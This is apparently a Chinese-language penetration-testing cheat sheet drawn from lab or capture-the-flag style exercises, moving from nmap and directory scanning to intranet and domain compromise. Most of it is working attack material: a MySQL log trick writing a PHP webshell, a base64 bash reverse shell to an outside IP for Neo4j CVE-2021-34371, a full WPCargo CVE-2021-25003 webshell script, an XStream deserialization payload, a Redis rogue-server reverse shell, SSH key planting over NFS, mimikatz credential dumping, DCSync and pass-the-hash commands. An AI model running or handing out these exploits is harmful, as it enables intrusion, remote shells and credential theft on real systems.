

# 外网打点扫描

## nmap使用

### 脚本

#### 脚本路径

```
cd /usr/share/nmap/scripts
```

auth: 负责处理鉴权证书（绕开鉴权）的脚本

broadcast: 在局域网内探查更多服务开启状况，如dhcp/dns/sqlserver等服务

brute: 提供暴力破解方式，针对常见的应用如http/snmp等

default: 使用-sC或-A选项扫描时候默认的脚本，提供基本脚本扫描能力

discovery: 对网络进行更多的信息，如SMB枚举、SNMP查询等

dos: 用于进行拒绝服务攻击

exploit: 利用已知的漏洞入侵系统

external: 利用第三方的数据库或资源，例如进行whois解析

fuzzer: 模糊测试的脚本，发送异常的包到目标机，探测出潜在漏洞 intrusives: 入侵性的脚本，此类脚本可能引发对方的IDS/IPS的记录或屏蔽

malware: 探测目标机是否感染了病毒、开启了后门等信息

safe: 此类与intrusives相反，属于安全性脚本

version: 负责增强服务与版本扫描（Version Detection）功能的脚本

vuln: 负责检查目标机是否有常见的漏洞（Vulnerability），如是否有MS08\_067

网络

#### [安全与Kali Linux：Nmap脚本引擎使用实战教程](#)

#### 指令设置

- -sC 是指的是采用默认配置扫描，与 --script=default参数等价；
- --script=脚本名称，脚本一般都在Nmap的安装目录下的scripts目录中

-sC ——> : 等价于--script=default，使用默认类别的脚本进行扫描 可更换其他类别 --script-args=key1=value1,key2=value2... ——> 该参数是用来传递脚本里面的参数的，key1是参数名，该参数对应value1这个值，那么有更多的参数，使用逗号连接，后面例子中会给大家讲解； -

script-args-file=filename ——> 使用文件来为脚本提供参数; --script-trace 如果设置该参数, 则显示所有的脚本收发请求过程; --script-updatedb ——> 在Nmap的scripts目录里有一个script.db文件, 该文件中保存了当前Nmap可用的脚本, 类似于一个小型数据库, 如果我们开启nmap并且调用了此参数, 则nmap会自行扫描scripts目录中的扩展脚本, 进行数据库更新; --script-help=脚本名称 ——> 调用该参数后, Nmap会输出该脚本名称对应的脚本使用参数, 以及详细介绍信息.

## 扫描

### 端口扫描

```
开放端口 nmap 127.0.0.1
指定端口 nmap 192.168.31.180 -p 80,3389,22,21
范围扫描 nmap 192.168.31.180 -p 1-65535
判断端口是否开放 (TCP全连接扫描, 三次握手)
nmap 192.168.31.180 -p 80 -sT
判断端口是否开放 (SYN半链接扫描, 两次握手)
nmap 192.168.31.180 -p 80 -sS
隐秘扫描
Fin扫描 nmap 127.0.0.1 -p 80 -sF #
Null扫描 (所有flags都为0的TCP包) nmap 127.0.0.1 -p 80 -sN
Xmas扫描 (flags的FIN、URG、PUSH都为1的包) nmap 127.0.0.1 -p 80 -sX
```

### 主机探测

```
扫描存活主机 nmap -sP 192.168.31.0/24
```

### 服务识别

```
识别服务版本 nmap 192.168.31.180 -p 80 -sV
```

### 系统识别

```
操作系统版本 nmap 192.168.31.180 -p 80 -O
```

### 字典添加

```
nmap/nselib/data
```

## fscan使用

---

fscan.exe -h 192.168.1.1/24 (默认使用全部模块)fscan.exe -h 192.168.1.1/16 (B段扫描)

## disreasech

---

```
dirsearch -u http://192.168.1.100 -e *
```

## dirb

---

字典库在/usr/share/dirb/wordlists/里面，可以选择

```
dirb http://192.168.1.100/dede/uploads/ /usr/share/dirb/wordlists/big.txt
```

## 其他工具

---

### 扫描漏洞-WeblogicScan

---

### 扫描漏洞 -vulmap-0.8

---

### 扫描漏洞-Multiple.Database.Utilization.Tools-2.1.1-jar-with-dependencies

---

### 扫描漏洞-cmsmap

---

## 弱密码爆破

---

## 外网漏洞利用

---

### 漏洞库-exphub-master

---

# 漏洞库-vul-wiki

---

## thinkphp-perun、反序列化工具

---

## SQL注入-连接数据库

---

先查看路径，然后找到网页的根目录，上传payload

```
mysql> SET GLOBAL general_log='on';

mysql> SET GLOBAL general_log_file='C:\\phpstudy_pro\\WWW\\1.php';

mysql> SELECT '<?php @eval($_POST[1]);?>';
```

## SQL注入-sqlmap

---

爆破数据库

一般是得到代理 `proxychains4`，连接到服务器，然后使用sqlmap爆破

1.txt如下

```
POST /index.php HTTP/1.1
Host: 172.22.6.38
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://172.22.6.38
Connection: close
Referer: http://172.22.6.38/
Upgrade-Insecure-Requests: 1

username=admin&password=1111
```

1.txt是用burp拦截下来的post

```
proxychains4 sqlmap -r 1.txt --current-db
proxychains4 sqlmap -r 1.txt -D oa_db --tables
proxychains4 sqlmap -r 1.txt -D oa_db -T oa_f1Agggg --columns
proxychains4 sqlmap -r 1.txt -D oa_db -T oa_f1Agggg -C flag02 --d
```

也可以尝试时间盲注

```
proxychains4 sqlmap -u 172.22.6.38 --data="password=123&username=admin"
```

## Neo4j -CVE-2021-34371

Neo4j Shell Server 反序列化漏洞

用Reverse Shell Generator这个工具生成一个payload

```
bash -i >& /dev/tcp/182.92.161.222/5555 0>&1
然后base64加密
YmFzaCAtaSA+JiAvZGV2L3RjcC8xODIuOTIuMTYxLjIyMi81NTU1IDA+JjE=
```

```
java -jar rhino_gadget.jar rmi://39.99.151.101:1337 "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xODIuOTIuMTYxLjIyMi81NTU1IDA+JjE=} | {base64,-d} |
{bash,-i}"
```

## WPCargo < 6.9.0 - Unauthenticated RCE-CVE-2021-25003

exp.py

更改下目标url，挂上代理使用python运行

属于是cmdlinux的解码

```

import sys
import binascii
import requests

# This is a magic string that when treated as pixels and compressed using the png
# algorithm, will cause <?=$_GET[1]($_POST[2]);?> to be written to the png file
payload = '2f49cf97546f2c24152b216712546f112e29152b1967226b6f5f50'

def encode_character_code(c: int):
    return '{:08b}'.format(c).replace('0', 'x')

text = ''.join([encode_character_code(c) for c in binascii.unhexlify(payload)])[1:]

destination_url = 'http://172.22.2.18:80/'
# http://172.22.2.18:80/
cmd = 'ls'

# With 1/11 scale, '1's will be encoded as single white pixels, 'x's as single black
# pixels.
requests.get(
    f"{destination_url}wp-content/plugins/wpcargo/includes/barcode.php?text={text}&sizefactor=.090909090909&size=1&filepath=/var/www/html/webshell.php"
)

# We have uploaded a webshell - now let's use it to execute a command.
print(requests.post(
    f"{destination_url}webshell.php?1=system", data={"2": cmd}
).content.decode('ascii', 'ignore'))

```

## XStream1.4.16-CVE-2021-29505

先用ysoserial设置好监听，然后本机上用nc监听好payload端口

然后用burp抓包，将带有登录信息的包返回，改为下面post，然后得到webshell

```

java -cp ysoserial-all.jar ysoserial.exploit.JRMPLListener 11018 CommonsCollections5
"bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45My40Ny4xNzkvOTAwOCAwPiYx}|{base64,-d}|
{bash,-i}"

```

```
POST /just_submit_it HTTP/1.1
Host: 39.99.145.244:8080
Content-Length: 3117
Accept: application/xml, text/xml, */*; q=0.01
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Origin: http://39.99.145.244:8080
Referer: http://39.99.145.244:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,vi;q=0.7
Content-Type: application/xml
Connection: close
```

```
<java.util.PriorityQueue serialization='custom'>
  <unserializable-parents/>
  <java.util.PriorityQueue>
    <default>
      <size>2</size>
    </default>
    <int>3</int>
    <javax.naming.ldap.Rdn_-RdnEntry>
      <type>12345</type>
      <value class='com.sun.org.apache.xpath.internal.objects.XString'>
        <m__obj
class='string'>com.sun.xml.internal.ws.api.message.Packet@2002fc1d Content</m__obj>
        </value>
      </javax.naming.ldap.Rdn_-RdnEntry>
    <javax.naming.ldap.Rdn_-RdnEntry>
      <type>12345</type>
      <value class='com.sun.xml.internal.ws.api.message.Packet'
serialization='custom'>
        <message class='com.sun.xml.internal.ws.message.saaj.SAAJMessage'>
          <parsedMessage>true</parsedMessage>
          <soapVersion>SOAP_11</soapVersion>
          <bodyParts/>
          <sm
class='com.sun.xml.internal.messaging.saaj.soap.ver1_1.Message1_1Impl'>
            <attachmentsInitialized>false</attachmentsInitialized>
            <nullIter
class='com.sun.org.apache.xml.internal.security.keys.storage.implementations.KeyStoreR
esolver$KeyStoreIterator'>
              <aliases
class='com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl'>
                <candidates
class='com.sun.jndi.rmi.registry.BindingEnumeration'>
                  <names>
```

```

        <string>aa</string>
        <string>aa</string>
    </names>
    <ctx>
        <environment/>
        <registry
class='sun.rmi.registry.RegistryImpl_Stub' serialization='custom'>
            <java.rmi.server.RemoteObject>
                <string>UnicastRef</string>
                <string>47.93.47.179</string>
                <int>1099</int>
                <long>0</long>
                <int>0</int>
                <long>0</long>
                <short>0</short>
                <boolean>>false</boolean>
            </java.rmi.server.RemoteObject>
        </registry>
        <host>47.93.47.179</host>
        <port>1099</port>
    </ctx>
</candidates>
</aliases>
</nullIter>
</sm>
</message>
</value>
</javax.naming.ldap.Rdn_-RdnEntry>
</java.util.PriorityQueue>
</java.util.PriorityQueue>

```

## Redis未授权-redis-rogue-server

提示权限不够，则直接考虑主从模式获取rce

这里使用redis-rogue-server获取rce

```

git clone https://github.com/n0b0dyCN/redis-rogue-server.git
python3 redis-rogue-server.py --rhost 47.92.212.201 --lhost 38.47.100.xxxvpsx # lhost
是你vps的地址

```



@copyright n0b0dy @ r3kapig

[info] TARGET 47.92.212.201:6379

[info] SERVER 33.17.100.173:21000

[info] Setting master...

[info] Setting dbfilename...

[info] Loading module...

[info] Temerory cleaning up...

What do u want, [i]nteractive shell or [r]evers

[info] Open reverse shell...

Reverse server address: 33.17.100.173

Reverse server port: 8888

[info] Reverse shell payload sent.

[info] Check at 33.17.100.173:8888

[info] Unload module...

wordpress站点-exp.py

---

exp.py

```

https://wpscan.com/vulnerability/5c21ad35-b2fb-4a51-858f-8ffff685de4a
import sys
import binascii
import requests
# This is a magic string that when treated as pixels and compressed using the png
# algorithm, will cause <?=$_GET[1]($_POST[2]);?> to be written to the png file
payload = '2f49cf97546f2c24152b216712546f112e29152b1967226b6f5f50'

def encode_character_code(c: int):
    return '{:08b}'.format(c).replace('0', 'x')
text = ''.join([encode_character_code(c) for c in binascii.unhexlify(payload)])[1:]
destination_url = 'http://172.22.2.18/'
cmd = 'ls'
# With 1/11 scale, '1's will be encoded as single white pixels, 'x's as single black
pixels.
requests.get(
    f"{destination_url}wp-content/plugins/wpcargo/includes/barcode.php?text=
{text}&sizefactor=.090909090909&size=1&filepath=/var/www/html/webshell.php"
)
# We have uploaded a webshell - now let's use it to execute a command.
print(requests.post(

    f"{destination_url}webshell.php?1=system", data={"2": cmd}

).content.decode('ascii', 'ignore'))

```

http://172.22.2.18/webshell.php?1=system

2

## 外网webshell

### AntSword

### behinder

### Godzilla

## 内网提权

## NFS提权

---

先将nfs挂在到本地，然后设置好ssh的配置文件，然后连接ssh，通过在另一台机器上下载文件，来得到目标

```
mkdir /temp/  
mount -t nfs 172.22.13.57:/ /temp -o nolock
```

```
ssh-keygen -t rsa -b 4096  
cp /root/.ssh/id_rsa.pub /temp/home/joyce/.ssh/  
cat id_rsa.pub >> /temp/home/joyce/.ssh/authorized_keys  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
ssh -i /root/.ssh/id_rsa joyce@172.22.13.57
```

开启ftp端口，下面用的是ftp提权漏洞，然后下载到另一个服务器上，然后查看

```
python3 -m pyftplib -p 2223 -u test -P test -w &  
ftp 172.22.13.14 2223  
test  
test  
put /flag02.txt
```

## root提权

---

<https://gtfobins.github.io/>

上网页查找对应的root提权漏洞

```
find / -perm -u=s -type f 2>/dev/null
```

```
[joyce@centos home]$ find / -perm -u=s -type f  
find / -perm -u=s -type f 2>/dev/null  
/home/joyce/yjshell.elf  
/usr/libexec/dbus-1/dbus-daemon-launch-helper  
/usr/sbin/unix_chkpwd  
/usr/sbin/pam_timestamp_check  
/usr/sbin/usernetctl  
/usr/sbin/mount.nfs  
/usr/bin/sudo  
/usr/bin/chage  
/usr/bin/at  
/usr/bin/mount  
/usr/bin/crontab  
/usr/bin/passwd  
/usr/bin/chsh  
/usr/bin/pkexec  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/ftp  
/usr/bin/umount  
/usr/lib/polkit-1/polkit-agent-helper-1
```

## 内网渗透挂代理

---

### python安装

---

上传python安装包

在解压的python文件夹下输入指令，并备份文件/usr/local/python3是文件路径

```
./configure --enable-optimizations --prefix=/usr/local/Python3/ && make && make install
```

```
mv /usr/bin/python /usr/bin/python.bak
```

这时候/usr/local 应该有两个文件，python3 和 Python3，Python3下有bin和其他文件夹，可以在文件夹中查看

```
cd /usr/bin/
```

```
ln -s /usr/local/Python3/bin/python3.8 python3.8  
ln -s /usr/local/Python3/bin/pip3.8 pip3.8
```

## proxychains

配置文件路径

```
vim /etc/proxychains4.conf
```

设置公网ip代理

```
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
#socks4          127.0.0.1 9050  
socks5 47.93.47.179 1234  
"/etc/proxychains4.conf" 162L, 5872B
```

## frp内网穿透的使用

配置时要特别注意，加上[] 的内容，不能有注释

frps.ini

```
[common]
bind_port = 7000
```


frpc.ini

```
[common]
tls_enable = true
server_addr = 47.93.47.179
server_port = 7000
protocol = tcp
[proxies]
remote_port = 1234
plugin = socks5
```


## 挂多层代理

## proxifier

profile中设置



注意要设置内网ip，不然挂不上代理



## 开启3389端口

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections  
/t REG_DWORD /d 00000000 /f
```

## 内网域分析

### 域内信息收集

```
systeminfo  
ipconfig /all
```

```
net time /do
```

#/do的意思是/domain的缩写，domain即为域

# 内网域关系渗透

---

## impacket-网络工具箱

---

### wmiexec-哈希传递

视情况挂proxychains代理，用mimikatz抓取本地哈希，然后使用wmiexec来传递

```
./mimikatz.exe "lsadump::dcsync /domain:xiaorang.lab /all /csv" "exit"
```

```
impacket-wmiexec xiaorang/administrator@172.22.13.6 -hashes  
:6341235defdaed66fb7b682665752c9a
```

## mimikatz提权

---

提取密码

```
.mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > 1.txt
```

## SweetPotato提权

---

## 提权域控

---

使用powerview.ps1

```
Import-Module .powerview.ps1  
Add-DomainObjectAcl -TargetIdentity 'DC=xiaorang,DC=lab' -PrincipalIdentity chenglei -  
Rights DCSync -Verbose
```